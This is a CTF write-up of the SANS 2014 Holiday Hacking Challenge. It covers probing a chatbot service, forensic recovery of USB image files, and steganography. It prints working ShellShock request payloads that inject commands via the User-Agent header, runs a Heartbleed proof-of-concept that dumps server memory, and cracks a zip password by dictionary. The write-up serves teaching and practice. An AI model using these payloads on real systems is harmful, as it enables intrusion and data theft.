



# *A Christmas Hacking Carol*

2014 Holiday Hacking Challenge

By Ed Skoudis, Josh Wright, and Tom Hessman (featuring the voice stylings of Mr. James Lyne)

[pen-testing.sans.org/holiday-challenge/2014](http://pen-testing.sans.org/holiday-challenge/2014)

**Write-Up**

## Tsvetelin C.



## Chronological Table of Content

Secrets of the Ghost of Hacking Past .....	3
Building the Attack .....	4
Analyzing the Response .....	5
The Final Exploit.....	6
Secrets of the Ghost of Hacking Present .....	8
Website Secret #2 .....	8
Reconnaissance and Discovery .....	8
Exploitation .....	9
Website Secret #1 .....	9
Secrets of the Ghost of Hacking Yet To Come .....	10
USB Secret #1 .....	10
Mounting the Image.....	10
USB Secret #2 .....	10
The Conversation.....	10
Packet Capture Comments .....	11
USB Secret #4 .....	11
File Carving .....	11
Steganography .....	12
USB Secret #3 .....	12
Breaking Password Protected ZIP .....	12
Summary .....	13
Tools and Resources .....	14



## Secret of the Ghost of Hacking Past

### 1. “What secret did the Ghost of Hacking Past include on the system at 173.255.233.59?”

What do we know about the Ghost of Hacking Past? From the storyline, the Ghost of Hacking Past is the ghost of Alan Mathison Turing. He asked Scrooge to discover a secret located at IP address 173.255.233.59. There, a female person is awaiting him...

To discover services / open ports on that host I used Nmap

PORT	STATE	SERVICE
0/tcp	filtered	unknown
22/tcp	open	ssh
25/tcp	filtered	smtp
113/tcp	filtered	ident
135/tcp	filtered	msrpc
136/tcp	filtered	profile
137/tcp	filtered	netbios-ns
138/tcp	filtered	netbios-dgm
139/tcp	filtered	netbios-ssn
445/tcp	filtered	microsoft-ds
31124/tcp	open	unknown

We see port 31124 open. Connecting to it using netcat reveals the person's name is Eliza, which corresponds to the port (ELIZA = 31124). Interacting with Eliza shows the symptoms of a chatterbot. With some googling of the name Eliza and Alan Turing, I found out that Alan Turing is the creator of “The Turing Test,” which tests artificial intelligence and Eliza, created by Joseph Weizenbaum, is a program that appeared to pass the Turing test. The program works by examining the input for certain keywords, then if a keyword is found it triggers a certain rule. If not, it triggers a comment that looks like a general response. Some more interaction with it proves that this seems to be the case.

My idea was to use a dictionary file and examine the unique responses from Eliza. To build the dictionary file, I used CeWL towards <http://pen-testing.sans.org/holiday-challenge/2014> only because it was mentioned by The Ghost of Hacking Present.



## Secrets of the Ghost of Hacking Past

Building the dictionary file:

```
root@:~$cewl -d 1 http://pen-testing.sans.org/holiday-challenge/2014 -w dict.txt
root@:~$wc dict.txt
 78189  78192 401742 dict.txt
root@:~$
```

Once I had the dictionary file, I made a quick Python script to send each of the keywords to Eliza and write the responses to the file.

```
#!/usr/bin/env python

import socket

HOST = '173.255.233.59'
PORT = 31124
BUFF = 4096

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST, PORT))
filein = open("/root/dict.txt", "r")
linein = filein.readline()
fileout = open("/root/tmp/fileout-dict.txt", "a")

while linein:
    s.send(linein)
    data = s.recv(BUFF)
    fileout.write(linein)
    fileout.write(data + "\n")
    linein = filein.readline()

s.close
filein.close()
fileout.close()
```



## Secrets of the Ghost of Hacking Past

Analyzing the responses from Eliza:

```
root@:~$cat fileout-dict.txt | grep '>' -B1 | grep -v \> | grep -v '\-\-' | sort | uniq -c | egrep
'[A-Z]{5}' | sort -n
  1 A GIRL'S GOTTA KEEP HER SECRETS. WHY DON'T YOU ASK ME ABOUT SOMETHING ELSE?
  1 CAN YOU BE MORE SPECIFIC?
  1 DO COMPUTERS WORRY YOU?
  1 DR. TURING? I THINK OF HIM AS A DEAR FATHER, AND I AM DEEPLY PROUD OF HIS WORK.
  1 HOW DO YOU DO. PLEASE STATE YOUR PROBLEM.
  1 I ONLY CLICK ON LINKS THAT COME FROM PEOPLE I TRUST.
  1 WHAT COMES TO YOUR MIND WHEN YOU ASK THAT?
  1 WHAT DO YOU THINK?
  1 WHAT DO YOU THINK ABOUT MACHINES?
  1 WHAT FEELINGS DO YOU HAVE WHEN YOU APOLOGIZE?
  1 YOU ARE THINKING OF A SPECIAL PERSON.
  1 YOU DO NOT SEEM QUITE CERTAIN.
  1 YOU REALLY ARE INTERESTED IN MY SECRET. I THINK WE SHOULD GET TO KNOW EACH OTHER BETTER
FIRST. TELL ME ABOUT YOUR FAVOURITE WEBSITES.
  1 YOU SEEM LIKE A NICE PERSON. I THINK I CAN TRUST THE LINKS YOU SEND ME.
  2 I AM NOT INTERESTED IN NAMES.
  2 I AM SO SORRY, BUT I CAN'T TELL YOU MY SECRET VIA THIS DIALOG. I DO REALLY LIKE YOU, BUT I
WORRY THAT SOMEONE MAY BE SHOULDER SURFING YOU. NO ONE IS SHOULDER SURFING ME, THOUGH, SO WHY
DON'T YOU GIVE ME A URL THAT I CAN SURF TO?
  2 WHAT OTHER REASONS MIGHT THERE BE?
  2 YOU SEEM QUITE POSITIVE.
1116 THAT SOUNDS LIKE A DODDLE.
1118 VERY INTERESTING.
1125 I AM NOT SURE I UNDERSTAND YOU FULLY.
1127 WOULD YOU SAY YOU WERE HAVING KITTENS OVER IT?
1132 WHAT DOES THAT SUGGEST TO YOU?
1138 I DON'T MEAN TO RUSH YOU, BUT COULD YOU CHIVVY ON?
1141 PLEASE CONTINUE.
1160 DO YOU NORMALLY NATTER ON LIKE THAT?
1176 THAT ISN'T BLINDING, IS IT?
1177 ARE YOU NORMALLY SO SHAMBOLIC?
1178 ARE YOU DISCHUFFED?
1188 BRILLIANT.
1193 YOU'RE BEING A BIT WOOLY WITH ME.
1194 HAVE OTHER PEOPLE SAID THAT YOU ARE STODGY?
root@:~$
```

I saved the input strings that returned a unique response and started manually testing them. Only after using “secret” and “turing” did Eliza return some not repetitive responses, highlighted above.



## Secrets of the Ghost of Hacking Past

The interesting responses were returned due to input strings “secret” and “turing.” The responses to “secret” are of 3 levels depth and the responses to “turing” are of 2 levels depth. Once you pass input string “secret” 3 times, you access the following response:

```
root@:~/tmp/sans-1# nc 173.255.233.59 31124
I AM ELIZA.  WHAT'S ON YOUR MIND?
> secret
A GIRL'S GOTTA KEEP HER SECRETS.  WHY DON'T YOU ASK ME ABOUT SOMETHING ELSE?
> secret
YOU REALLY ARE INTERESTED IN MY SECRET.  I THINK WE SHOULD GET TO KNOW EACH OTHER BETTER FIRST.
TELL ME ABOUT YOUR FAVOURITE WEBSITES.
> secret
I AM SO SORRY, BUT I CAN'T TELL YOU MY SECRET VIA THIS DIALOG.  I DO REALLY LIKE YOU, BUT I WORRY
THAT SOMEONE MAY BE SHOULDER SURFING YOU.  NO ONE IS SHOULDER SURFING ME, THOUGH, SO WHY DON'T YOU
GIVE ME A URL THAT I CAN SURF TO?
>
```

However, even after reaching this response and a new input of a URL is passed to Eliza, it won't do any good if you have not accessed the full 2 level depth of passing the input string “turing”. By sending the input string “turing” twice to Eliza, we notice the following response. With this, we can conclude that we have accessed a function of Eliza's code that allows Eliza to connect to a website and fetch content.

```
> turing
DR. TURING? I THINK OF HIM AS A DEAR FATHER, AND I AM DEEPLY PROUD OF HIS WORK.
> turing
I'LL FETCH DR. TURING'S WIKIPEDIA PAGE FOR YOU.

"ALAN MATHISON TURING, OBE, FRS (/TJR/ TEWR-ING; 23 JUNE 1912  7 JUNE 1954) WAS A BRITISH
MATHEMATICIAN, LOGICIAN, CRYPTANALYST, PHILOSOPHER, PIONEERING COMPUTER SCIENTIST, MATHEMATICAL
BIOLOGIST, AND MARATHON AND ULTRA DISTANCE RUNNER."
>
```

The final solution is to pass the input string “turing” twice to Eliza, so she can have the ability to access a URL. By passing the input string “secret” 3 times, Eliza will ask us for a URL to access and pass on the secret. Telling Eliza “surf <URL>” of a web server that we control, we now made Eliza connect to our web server.

```
> surf http://xxxxxxx.xxx
DOES THIS LOOK LIKE THE CORRECT PAGE?
HOME : ..... - ....., ENGINE
>
```

Once it output the title of my webpage, I knew Eliza had successfully connected to my web server.



## Secrets of the Ghost of Hacking Past

Looking at the access logs of my web server, we see the secret of The Ghost of Hacking Past inside the User-Agent field.


```
173.255.233.59 - - [21/Dec/2014:18:29:08 -0500] "GET /home HTTP/1.1" 200 5831 "-"  
"Mozilla/5.0 (Bombe; Rotors:36) Eliza Secret: \"Machines take me by surprise with  
great frequency. -Alan Turing\""
```

Eliza Secret: "Machines take me by surprise with great frequency. –Alan Turing"


# Secrets of the Ghost of Hacking Present

## 2. What two secrets did the Ghost of Hacking Present deposit on the <http://www.scrooge-and-marley.com> website?


First, I spidered the website to find the following directory structure. By finding only a single submit form in the whole website, placed in the /cgi-bin/ directory, the first vulnerability to come in mind was ShellShock.



A quick test shows the host is vulnerable. The webserver is actually echoing a blank line between “Content-Length: 199” and “Content-Type: text/html”.



After trying a few commands, I noticed that most commands were failing and only bash builtins were working. So I used “**echo \***” instead of “**ls**” to list files and “**while read; do line=\$REPLY; echo \$line; done < [filename]**” to print the content of the files. Also, I needed to make the server return the “Content-Type: text/plain” HTTP header in order to return the output plaintext.



To break it down:

“**User-Agent: () { ;; };**” is the trigger to the exploit

First command: “**echo Content-Type: text/plain**” – injects this response header

Second command: “**echo**” – echoes blank line to serve as a separator of HTTP response headers and the actual response body.

Third command: “**echo /\***” - lists the content of the root directory



## Secrets of the Ghost of Hacking Present

We can see that in the root directory there is a file named “secret”. To cat it out we need to substitute the third command, “**echo /\***” with “**while read; do line=\$REPLY; echo \$line; done < /secret**”.

Request		Response	
Raw	Headers	Raw	Headers
<pre>GET /cgi-bin/submit.sh HTTP/1.1 Host: www.scrooge-and-marley.com Accept: */* Accept-Language: en User-Agent: () { ;; };echo Content-Type: text/plain; echo; while read; do line=\$REPLY; echo \$line; done &lt; /secret Connection: close</pre>		<pre>HTTP/1.1 200 OK Date: Thu, 25 Dec 2014 02:19:53 GMT Server: Apache/2.2.22 (Debian) Vary: Accept-Encoding Content-Length: 244 Connection: close Content-Type: text/plain  Website Secret #2: Use your skills for good. Content-Type: text/html</pre>	

To prove that the available commands are only bash builtins, we can see that in /bin directory we only have /bin/bash

Request		Response	
Raw	Headers	Raw	Headers
<pre>GET /cgi-bin/submit.sh HTTP/1.1 Host: www.scrooge-and-marley.com Accept: */* Accept-Language: en User-Agent: () { ;; };echo Content-Type: text/plain; echo; echo /bin/* Connection: close</pre>		<pre>HTTP/1.1 200 OK Date: Thu, 25 Dec 2014 02:20:49 GMT Server: Apache/2.2.22 (Debian) Vary: Accept-Encoding Content-Length: 209 Connection: close Content-Type: text/plain  /bin/bash Content-Type: text/html</pre>	

After going through every single file on the file system, Website Secret #1 was nowhere to be found. If the secret was not stored/hidden on a file, there was only one place where it could be, and that's in RAM! So I quickly downloaded the Heartbleed PoC script, started it up and there it was, Website Secret #1.

```
root@:#python hb-test.py -p 443 www.scrooge-and-marley.com | grep -i secret -B1 -A3
02a0: 72 72 6F 75 6E 64 65 64 2E 25 32 30 26 57 65 62   rrounded.%20&Web
02b0: 73 69 74 65 25 32 30 53 65 63 72 65 74 25 32 30   site%20Secret%20
02c0: 25 32 33 31 3D 48 61 63 6B 69 6E 67 25 32 30 63   %231=Hacking%20c
02d0: 61 6E 25 32 30 62 65 25 32 30 6E 6F 62 6C 65 25   an%20be%20noble%
02e0: 32 65 3D 0F AC BC 9D 26 E4 F4 D1 B0 27 10 CE 7D   2e=....&....'..}
root@:#
```

URL Decode the payload and we get:

Website Secret #1: Hacking can be noble.

## Secrets of the Ghost of Hacking Yet To Come

### 3. What four secrets are found on the USB file system image bestowed by the Ghost of Hacking Future?

After mounting the image, we see two files. A LetterFromJackToChuck.doc Document File and hh2014-chat.pcapng packet capture file. First, I ran “strings” and saw that the first USB Secret is being appended plaintext to the LetterFromJackToChuck.doc file.

```
root@:#  
root@:#file hhusb.dd.bin  
hhusb.dd.bin: x86 boot sector  
root@:#  
root@:#mount hhusb.dd.bin mnt/  
root@:#  
root@:#cd mnt/  
root@:#  
root@:#ll  
total 536  
drwxrwxrwx 1 root root 4096 Dec 25 2034 ./  
drwxr-xr-x 3 root root 4096 Dec 25 21:44 ../  
-rwxrwxrwx 2 root root 452100 Dec 25 2034 hh2014-chat.pcapng*  
-rwxrwxrwx 2 root root 82944 Dec 25 2034 LetterFromJackToChuck.doc*  
root@:#strings LetterFromJackToChuck.doc | grep -i "usb secret"  
USB Secret #1: Your demise is a source of mirth.  
root@:#
```

Next, I looked through the packet capture and noticed a conversation via web php chat application between Caroline Smith (username cmisth) and Samuel Smith (username ssmith). As it was the only interesting piece of TCP traffic, I used wireshark filter “ http.request.method == POST ” to sort through the pcap and only display their conversation. While going through the conversation at packet id 2000, I noticed a comment.

The screenshot shows the Wireshark interface with the filter "http.request.method == POST". The packet list shows several POST requests to /phpfreechat-2.1.0/server/channels/xxx/msg/. Packet 2000 is selected, showing details for Ethernet II, Internet Protocol Version 4, Transmission Control Protocol, and Hypertext Transfer Protocol. The Hypertext Transfer Protocol section shows the content type as application/json. The packet bytes pane shows a JavaScript comment: "I've just told our children about Mr. Scrooge's death, and all of their faces are brighter for it. We now have a very happy house. I so love you."

No.	Time	Source	Destination	Protocol	Length	Info
990	130.9117000	10.10.10.123	10.10.10.10	HTTP	632	POST /phpfreechat-2.1.0/server/channels/xxx/msg/ HTTP/1.1 (application/json)
1192	185.1191160	10.10.10.124	10.10.10.10	HTTP	677	POST /phpfreechat-2.1.0/server/channels/xxx/msg/ HTTP/1.1 (application/json)
1279	199.4009280	10.10.10.123	10.10.10.10	HTTP	633	POST /phpfreechat-2.1.0/server/channels/xxx/msg/ HTTP/1.1 (application/json)
1447	226.9623900	10.10.10.124	10.10.10.10	HTTP	658	POST /phpfreechat-2.1.0/server/channels/xxx/msg/ HTTP/1.1 (application/json)
1777	276.8147530	10.10.10.123	10.10.10.10	HTTP	828	POST /phpfreechat-2.1.0/server/channels/xxx/msg/ HTTP/1.1 (application/json)
2000	312.1302930	10.10.10.124	10.10.10.10	HTTP	745	POST /phpfreechat-2.1.0/server/channels/xxx/msg/ HTTP/1.1 (application/json)

Packet comments

- ▶ VVNCIFNLY3JldCAjMjogW91ciBkZWlpc2UgaXMgYSBzb3VyY2Ugb2YgcmVsaWVmlg==
- ▶ Frame 2000: 745 bytes on wire (5960 bits), 745 bytes captured (5960 bits) on interface 0
- ▶ Ethernet II, Src: Apple\_c3:a8:2b (0c:4d:e9:c3:a8:2b), Dst: Vmware\_38:fa:1a (00:0c:29:38:fa:1a)
- ▶ Internet Protocol Version 4, Src: 10.10.10.124 (10.10.10.124), Dst: 10.10.10.10 (10.10.10.10)
- ▶ Transmission Control Protocol, Src Port: 63410 (63410), Dst Port: http (80), Seq: 458, Ack: 418, Len: 679
- ▶ Hypertext Transfer Protocol
- ▶ JavaScript Object Notation: application/json
- ▶ Line-based text data: application/json
- ▶ "I've just told our children about Mr. Scrooge's death, and all of their faces are brighter for it. We now have a very happy house. I so love you."


## Secrets of the Ghost of Hacking Yet To Come

It looks like the comment's value is base64 encoded. If we decode it we get USB Secret #2.


```
root@:~$printf 'VVNCIFNlY3JldCAjMjogWW91ciBkZW1pc2UgaXMgYSBzb3VyY2Ugb2YgcmVsaWVmLg==' | base64 -d
USB Secret #2: Your demise is a source of relief.root@:~$
root@:~$
```

USB Secret #2: Your demise is a source of relief.

After finding a secret in a packet comment, I just had to look for other embedded comments, so I used wireshark filter “pkt\_comment” and I saw the following:



No.	Time	Source	Destination	Protocol	Length	Info
2000	312.13029306	10.10.10.124	10.10.10.10	HTTP	745	POST /phpfreechat-2.1.0/server/
2105	332.60844506	10.10.10.123	10.10.10.10	HTTP	649	POST /phpfreechat-2.1.0/server/



```
▼ Packet comments
▶ https://code.google.com/p/f5-steganography/
▶ Frame 2105: 649 bytes on wire (5192 bits), 649 bytes captured (5192 bits) on interface 0
▶ Ethernet II, Src: Dell_70:4f:aa (d4:be:d9:70:4f:aa), Dst: Vmware_38:fa:1a (00:0c:29:38:fa:1a)
▶ Internet Protocol Version 4, Src: 10.10.10.123 (10.10.10.123), Dst: 10.10.10.10 (10.10.10.10)
▶ Transmission Control Protocol, Src Port: 46803 (46803), Dst Port: http (80), Seq: 459, Ack: 418, Len: 583
▶ Hypertext Transfer Protocol
  JavaScript Object Notation: application/json
▼ Line-based text data: application/json
  "I shall see you soon, my dear. Lovingly -- Samuel."
```

Browsing to <https://code.google.com/p/f5-steganography/> sends us to F5 Steganography tool written in Java. The tool only works on JPEG files. But, we don't have any jpeg files in our USB? Or do we?

Let's see if we can recover any erased files by using the tool “foremost”.

```
root@:#foremost hhusb.dd.bin
root@:#ls
hhusb.dd.bin mnt output
root@:#ls output/
audit.txt doc jpg png zip
root@:#ls output/jpg/
00004975.jpg 00005048.jpg
root@:#
```



## Secrets of the Ghost of Hacking Yet To Come

Using foremost, we see we were able to restore two jpeg files. Now, let's run the F5 Java application to see if we can extract any hidden data.

```
root@:#ls
f5.jar hhusb.dd.bin mnt output
root@:#java -jar f5.jar x output/jpg/00005048.jpg -e 00005048-out.txt
Huffman decoding starts
Permutation starts
423168 indices shuffled
Extraction starts
Length of embedded file: 116 bytes
(1, 127, 7) code used
root@:#ls
00005048-out.txt f5.jar hhusb.dd.bin mnt output
root@:#cat 00005048-out.txt
Tiny Tom has died.

USB Secret #4: You can prevent much grief and cause much joy. Hack for good, not evil or greed.
root@:#
```

We now have USB Secret #1, #2 and #4. We are only missing USB Secret #3. Looking through all of the restored files, the 00010224.zip file is password protected. So I decided to use fcrackzip tool for a dictionary attack against it.

```
root@:#fcrackzip -D -p dict.txt -u 00010224.zip

PASSWORD FOUND!!!!: pw == shambolic
root@:#ls
00005008.zip 00010224.zip dict.txt
root@:#unzip 00010224.zip
Archive: 00010224.zip
[00010224.zip] Bed_Curtains.png password:
  inflating: Bed_Curtains.png
root@:#ls
00005008.zip 00010224.zip Bed_Curtains.png dict.txt
root@:#
```

It looks like the password was shambolic and we successfully extracted file "Bed\_Curtains.png". Running strings against it, we find the appended USB Secret #3 in plaintext.

```
root@:#strings Bed_Curtains.png | grep -i "usb secret"
USB Secret #3: Your demise is a source of gain for others.
root@:#
```



## Summary

### Ghost of Hacking Past

Understanding the logic behind Eliza's code is the key concept on this exercise. Once we have an idea, we can start experimenting and this is exactly what I did.

Eliza Secret: Machines take me by surprise with great frequency. —Alan Turing

### Ghost of Hacking Present

In this exercise, without actually being familiar with the latest, major security incidents of 2014, we won't be able to progress. I guess this exercise checks to see if we are keeping up with the news in the security world. The first secret can be discovered with the Heartbleed vulnerability and the second secret using ShellShock.

Website Secret #1: Hacking can be noble.

Website Secret #2: Use your skills for good.

### Ghost of Hacking Yet To Come

As with every forensics task, paying attention to details is golden. First, look into what we are given to work with. Looking for any ASCII characters reveals the USB Secret #1. Going through the provided packet capture while paying attention to details allow us to discover the out of place packet comments that reveal USB Secret #2 and assist in revealing USB Secret #4. Part of the forensics workflow is to discover what's lost. Recovering and inspecting erased files is the key to USB Secret #3.

USB Secret #1: Your demise is a source of mirth.

USB Secret #2: Your demise is a source of relief.

USB Secret #3: Your demise is a source of gain for others.

USB Secret #4: You can prevent much grief and cause much joy. Hack for good, not evil or greed.



## Tools and Resources

### Tools

1. [Ubuntu](http://www.ubuntu.com/) ..... <http://www.ubuntu.com/>
2. [Python](https://www.python.org/) ..... <https://www.python.org/>
3. [CeWL](http://digi.ninja/projects/cewl.php) ..... <http://digi.ninja/projects/cewl.php>
4. [Burp Free Edition](http://portswigger.net/burp/download.html) ..... <http://portswigger.net/burp/download.html>
5. [Heartbleed PoC](https://github.com/sensepost/heartbleed-poc) ..... <https://github.com/sensepost/heartbleed-poc>
6. [Wireshark](https://www.wireshark.org/) ..... <https://www.wireshark.org/>
7. [foremost](http://foremost.sourceforge.net/) ..... <http://foremost.sourceforge.net/>
8. [fcrackzip](http://oldhome.schmorp.de/marc/fcrackzip.html) ..... <http://oldhome.schmorp.de/marc/fcrackzip.html>
9. [F5 Steganography Tool](https://code.google.com/p/f5-steganography/) ..... <https://code.google.com/p/f5-steganography/>

### Resources

1. [Link to Challenge](http://pen-testing.sans.org/holiday-challenge/2014) ..... <http://pen-testing.sans.org/holiday-challenge/2014>
2. [Alan Turing](http://en.wikipedia.org/wiki/Alan_Turing) ..... [http://en.wikipedia.org/wiki/Alan\\_Turing](http://en.wikipedia.org/wiki/Alan_Turing)
3. [Turing Test](http://en.wikipedia.org/wiki/Turing_test) ..... [http://en.wikipedia.org/wiki/Turing\\_test](http://en.wikipedia.org/wiki/Turing_test)
4. [ELIZA](http://en.wikipedia.org/wiki/ELIZA) ..... <http://en.wikipedia.org/wiki/ELIZA>
5. [Heartbleed](http://heartbleed.com/) ..... <http://heartbleed.com/>
6. [ShellShock](http://en.wikipedia.org/wiki/Shellshock_%28software_bug%29) ..... [http://en.wikipedia.org/wiki/Shellshock\\_%28software\\_bug%29](http://en.wikipedia.org/wiki/Shellshock_%28software_bug%29)
7. [Using Built-Ins to Explore a REALLY Restricted Shell](http://pen-testing.sans.org/blog/) ..... <http://pen-testing.sans.org/blog/>
8. [Base64](http://en.wikipedia.org/wiki/Base64) ..... <http://en.wikipedia.org/wiki/Base64>
9. [Steganography](http://en.wikipedia.org/wiki/Steganography) ..... <http://en.wikipedia.org/wiki/Steganography>
10. [File Carving](http://www.forensicswiki.org/wiki/File_Carving) ..... [http://www.forensicswiki.org/wiki/File\\_Carving](http://www.forensicswiki.org/wiki/File_Carving)
11. [Dictionary Wordlist](https://crackstation.net/) ..... <https://crackstation.net/>